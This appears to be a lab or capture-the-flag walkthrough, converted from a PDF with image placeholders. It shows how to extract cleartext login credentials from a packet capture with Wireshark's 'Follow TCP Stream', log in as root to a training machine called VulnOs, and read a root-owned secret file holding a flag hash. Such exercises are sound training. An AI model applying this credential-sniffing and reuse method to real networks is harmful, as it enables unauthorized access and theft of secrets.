
Authentication Banner - test@192.168.232.128




Goto Desktop

/home/test/Desktop/					
Name	Size	Changed	Rights	Owner	
..		11/6/2021 1:49:30 AM	rwxr-xr-x	test	
cap.pcapng	7 KB	3/12/2021 5:13:44 AM	rwx-----	test	
s3cr3t.txt	1 KB	3/19/2021 9:03:46 AM	r-----	root	

Open kali linux and search for wireshark tool




Open wireshark tool in kali




Open cap.pcapng file in the wireshark from desktop folder






Click any tcp filter and then right click → click follow → TCP Stream



It displays user credentials



Now copy password and open cmros using above credentials

By using the above credentials we can crack cmros system

```
VulnOs login: root
Password:

Welcome to the Open Source World!

Slitaz GNU/Linux is distributed in the hope that it will be useful,
but with ABSOLUTELY NO WARRANTY.

root@VulnOs:~# _
```

Now use ls command

```
root@VulnOs:~# ls
Desktop    tazinst.conf
root@VulnOs:~# cd Desktop
root@VulnOs:~/Desktop# ls
```

```
Slitaz GNU/Linux Kernel 3.16.55-slitaz /dev/tty1
VulnOs login: root
Password:

Welcome to the Open Source World!

Slitaz GNU/Linux is distributed in the hope that it will be useful,
but with ABSOLUTELY NO WARRANTY.

root@VulnOs:~# ls
Desktop    tazinst.conf
root@VulnOs:~# cd Desktop
root@VulnOs:~/Desktop# pwd
/root/Desktop
root@VulnOs:~/Desktop# cd ..
root@VulnOs:~# pwd
/root
root@VulnOs:~# cd ..
root@VulnOs:/# ls
bin      etc      lib      mnt      run      tmp
boot     home     lost+found  proc     sbin     usr
dev      init     media     root     sys      var
root@VulnOs:/#
```

```
root@Vuln0s:~# cd Desktop
root@Vuln0s:~/Desktop# ls
root@Vuln0s:~/Desktop# cd home
-sh: cd: can't cd to home
root@Vuln0s:~/Desktop# cd ..
root@Vuln0s:~# cd ..
root@Vuln0s:/# ls
bin          etc          lib          mnt          run          tmp
boot        home        lost+found  proc        sbin        usr
dev         init        media       root        sys         var
root@Vuln0s:/# cd home
root@Vuln0s:/home# cd desktop
-sh: cd: can't cd to desktop
root@Vuln0s:/home# ls
test
root@Vuln0s:/home# cd test
root@Vuln0s:/home/test# ls
Desktop  Downloads  Music      Templates
Documents Images     Public     Videos
root@Vuln0s:/home/test# cd Desktop
root@Vuln0s:/home/test/Desktop# ls
cap.pcapng s3cr3t.txt
root@Vuln0s:/home/test/Desktop# cat s3cr3t.txt
37cedde2e90a22a53f12c57094e1f0dea2ddd260
root@Vuln0s:/home/test/Desktop#
```

